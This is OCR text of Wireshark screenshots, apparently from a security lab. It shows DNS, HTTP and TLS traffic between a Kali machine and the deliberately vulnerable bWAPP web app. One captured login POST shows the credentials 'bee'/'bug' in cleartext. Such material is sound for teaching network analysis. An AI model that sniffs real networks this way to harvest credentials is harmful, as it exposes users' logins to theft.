

Domain Name System (response)
Transaction ID: 0x4bb9
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 5
Authority RRs: 0
Additional RRs: 0
Queries
assets.msn.com: type A, class IN
Name: assets.msn.com
[Name Length: 14]
[Label Count: 3]
Type: A (1) (Host Address)
Class: IN (0x0001)
Answers
assets.msn.com: type CNAME, class IN, cname assets-msn-com-world-atm-default.trafficmanager.net
assets-msn-com-world-atm-default.trafficmanager.net: type CNAME, class IN, cname assets.msn.com-i
assets.msn.com-ion.edgesuite.net: type CNAME, class IN, cname a1666.dscr.akamai.net
a1666.dscr.akamai.net: type A, class IN, addr 103.230.151.210
a1666.dscr.akamai.net: type A, class IN, addr 103.230.151.225
[Request In: 846]
[Time: 0.005334757 seconds]



Wireshark · Packet 847 · eth0
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 5
Authority RRs: 0
Additional RRs: 0
Queries
assets.msn.com: type A, class IN
Name: assets.msn.com
[Name Length: 14]
[Label Count: 3]
Type: A (1) (Host Address)
Class: IN (0x0001)
Answers
assets.msn.com: type CNAME, class IN, cname assets-msn-com-world-atm-default.trafficmanager.net
assets-msn-com-world-atm-default.trafficmanager.net: type CNAME, class IN, cname assets.msn.com-ion.edgesuite.net
assets.msn.com-ion.edgesuite.net: type CNAME, class IN, cname a1666.dscr.akamai.net
a1666.dscr.akamai.net: type A, class IN, addr 103.230.151.210
a1666.dscr.akamai.net: type A, class IN, addr 103.230.151.225
[Request In: 846]
[Time: 0.005334757 seconds]
0000 e8 65 d4 18 ba 7d 98 9d b2 7b 2f a3 08 00 45 00
0010 00 ee 1b 91 00 00 3b 11 7e 60 67 9d bb a7 c0 a8
0020 01 21 00 35 e9 42 00 da 57 08 4b b9 81 80 00 01
0030 00 05 00 00 00 00 06 61 73 73 65 74 73 03 6d 73
0040 6e 03 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01
0050 00 00 48 5f 00 35 20 61 73 73 65 74 73 2d 6d 73
0060 6e 2d 63 6f 6d 2d 77 6f 72 6c 64 2d 61 74 6d 2d
0070 64 65 66 61 75 6c 74 0e 74 72 61 66 66 69 63 6d
0080 61 6e 61 67 65 72 03 6e 65 74 00 c0 2c 00 05 00



Welcome to Wireshark
Capture
...using this filter:
ip and (port 80 or port 8443)
eth0
eth1
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt



Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
355 105.858112515 192.168.56.1 224.0.0.251 MDNS 367 Standard query response 0x0000 SRV, cache flush 0 0 7680 DESKTOP-7
356 105.858698989 fe80::4ecd:866:7bc:... ff02::fb MDNS 387 Standard query response 0x0000 SRV, cache flush 0 0 7680 DESKTOP-7
357 107.672078575 192.168.92.3 192.168.92.7 TCP 66 [TCP Keep-Alive] 38152 → 80 [ACK] Seq=1077 Ack=24473 Win=86016 Len
358 107.672744798 192.168.92.7 192.168.92.3 TCP 66 [TCP
359 112.599172056 192.168.92.7 192.168.92.3 TCP 66 80 →
360 112.599478901 192.168.92.3 192.168.92.7 TCP 66 3815
361 112.600102271 192.168.92.7 192.168.92.3 TCP 66 80 →
362 125.965935050 192.168.92.3 192.168.92.7 TCP 74 5374
363 125.966833532 192.168.92.7 192.168.92.3 TCP 74 80 →
364 125.966862971 192.168.92.3 192.168.92.7 TCP 66 5374
365 125.967402624 192.168.92.3 192.168.92.7 HTTP 531 GET /
366 125.968004164 192.168.92.7 192.168.92.3 TCP 66 80 →
367 125.995379884 192.168.92.7 192.168.92.3 HTTP 1022 HTTP/
368 125.995551640 192.168.92.3 192.168.92.7 TCP 66 5374
369 126.000952018 192.168.92.3 192.168.92.7 HTTP 530 GET /
370 126.005017374 192.168.92.7 192.168.92.3 TCP 4410 80 →
371 126.005065948 192.168.92.3 192.168.92.7 TCP 66 5374
372 126.006941095 192.168.92.7 192.168.92.3 HTTP 193 HTTP/
373 126.051502973 192.168.92.3 192.168.92.7 TCP 66 5374
374 129.704730908 fe80::4ecd:866:7bc:... ff02::16 ICMPv6 90 Multi
375 129.704731500 192.168.56.1 224.0.0.22 IGMPv3 60 Membe
Frame 1: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface e
Ethernet II, Src: PCSSystemtec_00:08:89 (08:00:27:00:08:89), Dst: IPv4mcast_fb (0
Internet Protocol Version 4, Src: 192.168.92.7, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)
bWAPP - Login
http://192.168.92.7/bWAPP/login.php
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs
bWAPP
an extremely buggy web app !
Login New User Info Talks & Training Blog
/ Login /
Enter your credentials (bee/bug).
Login:
Password:
Set the security level:



Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1192 496.803443002 192.168.92.7 192.168.92.3 TLSv1.2 11650 Application Data
1193 496.804130384 192.168.92.3 192.168.92.7 TCP 66 36188 → 8443 [ACK] Seq=3682 Ack=363190 Win=83968 Len=0 TSval=287863
1194 496.804776219 192.168.92.7 192.168.92.3 TLSv1.2 6350 Application Data
1195 496.804776399 192.168.92.7 192.168.92.3 TCP 2962 8443
1196 496.804776480 192.168.92.7 192.168.92.3 TCP 13098 8443
1197 496.804834487 192.168.92.3 192.168.92.7 TCP 66 3618
1198 496.804929110 192.168.92.3 192.168.92.7 TCP 66 3618
1199 496.807262217 192.168.92.7 192.168.92.3 TLSv1.2 551 Appli
1200 496.807262398 192.168.92.7 192.168.92.3 TCP 2962 8443
1201 496.807285001 192.168.92.3 192.168.92.7 TCP 66 3618
1202 496.808159986 192.168.92.7 192.168.92.3 TCP 4410 8443
1203 496.808160237 192.168.92.7 192.168.92.3 TCP 7306 8443
1204 496.808229891 192.168.92.3 192.168.92.7 TCP 66 3618
1205 496.808360310 192.168.92.3 192.168.92.7 TCP 66 3618
1206 496.808668236 192.168.92.7 192.168.92.3 TCP 1514 8443
1207 496.811433964 192.168.92.7 192.168.92.3 TLSv1.2 434 Appli
1208 496.811478379 192.168.92.3 192.168.92.7 TCP 66 3618
1209 496.829059651 192.168.92.3 192.168.92.7 TLSv1.2 620 Appli
1210 496.830772182 192.168.92.7 192.168.92.3 TLSv1.2 1486 Appli
1211 496.874267022 192.168.92.3 192.168.92.7 TCP 66 3618
Frame 1: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface e
Ethernet II, Src: PCSSystemtec_00:08:89 (08:00:27:00:08:89), Dst: IPv4mcast_fb (0
Internet Protocol Version 4, Src: 192.168.92.7, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)
400 The plain HTTP request
bWAPP - Login
192.168.92.7:8443/bWAPP/login.php
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs
bWAPP
an extremely buggy web app !
Login New User Info Talks & Training Blog
/ Login /


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
290 106.244045… 192.168.92.3 192.168.92.7 TCP 66 33998 → 80 [ACK] Seq=1359 Ack=1541
291 107.462360… 192.168.92.7 192.168.92.2 DHCP 342 DHCP Request - Transaction ID 0x5
292 107.467085… 192.168.92.2 192.168.92.7 DHCP 590 DHCP ACK - Transaction ID 0x5
293 110.766399… 192.168.92.3 192.168.92.7 HTTP 679 POST /bWAPP/login.php HTTP/1.1 (a
294 110.771276… 192.168.92.7 192.168.92.3 HTTP 681 HTTP/1.1 302 Found
295 110.771344… 192.168.92.3 192.168.92.7 TCP 66 33988 → 80 [ACK] Seq=3789 Ack=4225
296 110.813829… 192.168.92.3 192.168.92.7 HTTP 530 GET /bWAPP/portal.php HTTP/1.1
297 110.816769… 192.168.92.7 192.168.92.3 TCP 4410 80 → 33988 [ACK] Seq=422539 Ack=42
298 110.816835… 192.168.92.3 192.168.92.7 TCP 66 33988 → 80 [ACK] Seq=4253 Ack=4268
299 110.819259… 192.168.92.7 192.168.92.3 TCP 4237 80 → 33988 [PSH, ACK] Seq=426883 A
300 110.819259… 192.168.92.7 192.168.92.3 TCP 1514 80 → 33988 [ACK] Seq=431054 Ack=42
301 110.819279… 192.168.92.3 192.168.92.7 TCP 66 33988 → 80 [ACK] Seq=4253 Ack=4310
302 110.819355… 192.168.92.3 192.168.92.7 TCP 66 33988 → 80 [ACK] Seq=4253 Ack=4325
303 110.821340… 192.168.92.7 192.168.92.3 TCP 8754 80 → 33988 [ACK] Seq=432502 Ack=42
304 110.821357… 192.168.92.3 192.168.92.7 TCP 66 33988 → 80 [ACK] Seq=4253 Ack=4411
305 110.823081… 192.168.92.7 192.168.92.3 HTTP 5271 HTTP/1.1 200 OK (text/html)
Frame 293: 679 bytes on wire (5432 bits), 679 bytes captured (5432 bits) on interface
Ethernet II, Src: PCSSystemtec_14:7b:e9 (08:00:27:14:7b:e9), Dst: PCSSystemtec_00:08:8
Internet Protocol Version 4, Src: 192.168.92.3, Dst: 192.168.92.7
Transmission Control Protocol, Src Port: 33988, Dst Port: 80, Seq: 3176, Ack: 421924,
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "login" = "bee"
Form item: "password" = "bug"
Form item: "security_level" = "0"
Form item: "form" = "submit"
0000 08 00
0010 02 99
0020 5c 07
0030 00 5c
0040 36 b0
0050 67 69
0060 0d 0a
0070 39 32
0080 3a 20
0090 31 31
00a0 3b 20
00b0 6f 21
00c0 6f 78


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
368 199.446809… 192.168.92.7 192.168.92.3 TCP 74 443 → 44534 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
369 199.446886… 192.168.92.3 192.168.92.7 TCP 66 44534 → 443 [ACK] Seq=1 Ack=1 Win=64512 Len=0
370 199.447457… 192.168.92.3 192.168.92.7 TLSv1 709 Client Hello
371 199.448526… 192.168.92.7 192.168.92.3 TCP 66 443 → 44534 [ACK] Seq=1 Ack=644 Win=7104 Len=0
372 199.449989… 192.168.92.7 192.168.92.3 TLSv1 813 Server Hello, Certificate, Server Hello Done
373 199.450050… 192.168.92.3 192.168.92.7 TCP 66 44534 → 443 [ACK] Seq=644 Ack=748 Win=64512 Le
374 199.450161… 192.168.92.3 192.168.92.7 TLSv1 73 Alert (Level: Fatal, Description: Protocol Ver
375 199.450936… 192.168.92.3 192.168.92.7 TCP 66 44534 → 443 [RST, ACK] Seq=651 Ack=748 Win=645
376 199.452334… 192.168.92.7 192.168.92.3 TCP 66 443 → 44534 [FIN, ACK] Seq=748 Ack=651 Win=710
377 199.452350… 192.168.92.3 192.168.92.7 TCP 54 44534 → 443 [RST] Seq=651 Win=0 Len=0
378 204.541596… PCSSystemtec_14… PCSSystemtec_00… ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
379 204.542324… PCSSystemtec_00… PCSSystemtec_14… ARP 60 192.168.92.7 is at 08:00:27:00:08:89
380 210.541682… 192.168.92.3 192.168.92.7 TCP 74 57024 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=14
381 210.542706… 192.168.92.7 192.168.92.3 TCP 74 443 → 57024 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
382 210.542775… 192.168.92.3 192.168.92.7 TCP 66 57024 → 443 [ACK] Seq=1 Ack=1 Win=64512 Len=0
383 210.544496… 192.168.92.3 192.168.92.7 TLSv1 1942 Client Hello


Wireshark · Packet 372 · eth1
Handshake Type: Certificate (11)
Length: 671
Certificates Length: 668
Certificates (668 bytes)
Certificate Length: 665
Certificate […]: 30820295308201fe020900d8bd254ab15c9f5b300d06092a864886f70d010105050030818e310b3009
signedCertificate
serialNumber: 0x00d8bd254ab15c9f5b
signature (sha1WithRSAEncryption)
issuer: rdnSequence (0)
[…] rdnSequence: 7 items (pkcs-9-at-emailAddress=bwapp@itsecgames.com,id-at-commonName=bee-box
RDNSequence item: 1 item (id-at-countryName=BE)
RDNSequence item: 1 item (id-at-stateOrProvinceName=Flanders)
RDNSequence item: 1 item (id-at-localityName=Menen)
RDNSequence item: 1 item (id-at-organizationName=MME)
RDNSequence item: 1 item (id-at-organizationalUnitName=IT)
RDNSequence item: 1 item (id-at-commonName=bee-box.bwapp.local)


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
416 212.570740… 192.168.92.7 192.168.92.3 TLSv1 813 Server Hello, Certificate, Server Hello Done
417 212.570809… 192.168.92.3 192.168.92.7 TCP 66 57066 → 443 [ACK] Seq=644 Ack=748 Win=64512 Len=0 TS
418 212.570985… 192.168.92.3 192.168.92.7 TLSv1 73 Alert (Level: Fatal, Description: Protocol Version)
419 212.571272… 192.168.92.3 192.168.92.7 TCP 66 57066 → 443 [RST, ACK] Seq=651 Ack=748 Win=64512 Len
420 232.237428… 192.168.92.3 192.168.92.7 TCP 74 55170 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
421 232.238227… 192.168.92.7 192.168.92.3 TCP 74 8443 → 55170 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
422 232.238251… 192.168.92.3 192.168.92.7 TCP 66 55170 → 8443 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval
423 232.239726… 192.168.92.3 192.168.92.7 TLSv1… 2102 Client Hello
424 232.240701… 192.168.92.7 192.168.92.3 TCP 66 8443 → 55170 [ACK] Seq=1 Ack=1449 Win=8704 Len=0 TSv
425 232.240701… 192.168.92.7 192.168.92.3 TCP 66 8443 → 55170 [ACK] Seq=1 Ack=2037 Win=11584 Len=0 TS
426 232.243015… 192.168.92.7 192.168.92.3 TLSv1… 203 Server Hello, Change Cipher Spec, Encrypted Handshak
427 232.243080… 192.168.92.3 192.168.92.7 TCP 66 55170 → 8443 [ACK] Seq=2037 Ack=138 Win=64512 Len=0
428 232.243439… 192.168.92.3 192.168.92.7 TLSv1… 117 Change Cipher Spec, Encrypted Handshake Message
429 232.244146… 192.168.92.3 192.168.92.7 TLSv1… 621 Application Data
430 232.246421… 192.168.92.7 192.168.92.3 TCP 66 8443 → 55170 [ACK] Seq=138 Ack=2643 Win=14528 Len=0
431 232.249424… 192.168.92.7 192.168.92.3 TCP 2962 8443 → 55170 [ACK] Seq=138 Ack=2643 Win=14528 Len=28


Wireshark · Packet 42
Frame 428: 117 bytes on wire (936 bits), 117 bytes captured (936 bits) on interface eth
Ethernet II, Src: PCSSystemtec_14:7b:e9 (08:00:27:14:7b:e9), Dst: PCSSystemtec_00:08:89
Internet Protocol Version 4, Src: 192.168.92.3, Dst: 192.168.92.7
Transmission Control Protocol, Src Port: 55170, Dst Port: 8443, Seq: 2037, Ack: 138, Le
Transport Layer Security
TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
Content Type: Change Cipher Spec (20)
Version: TLS 1.2 (0x0303)
Length: 1
Change Cipher Spec Message
TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 40
Handshake Protocol: Encrypted Handshake Message
0000 08 00 27 00 08 89 08 00 27 14 7b e9 08 00 45 00
0010 00 67 1a 19 40 00 40 06 e7 1c c0 a8 5c 03 c0 a8
0020 5c 07 d7 82 20 fb 3e bf 4b d0 b5 0e 6b 04 80 18
0030 00 3f 39 b5 00 00 01 01 08 0a ab a7 f9 6d 00 06
0040 b1 ab 14 03 03 00 01 01 16 03 03 00 28 00 00 00
0050 00 00 00 00 00 01 3b 6d 73 05 08 3e 8b 62 5f 3a
0060 d9 d9 72 b1 0f ea 31 5e 83 80 f2 24 3b 3e c8 bd
0070 fd c8 c1 87 19


Network Time Protocol

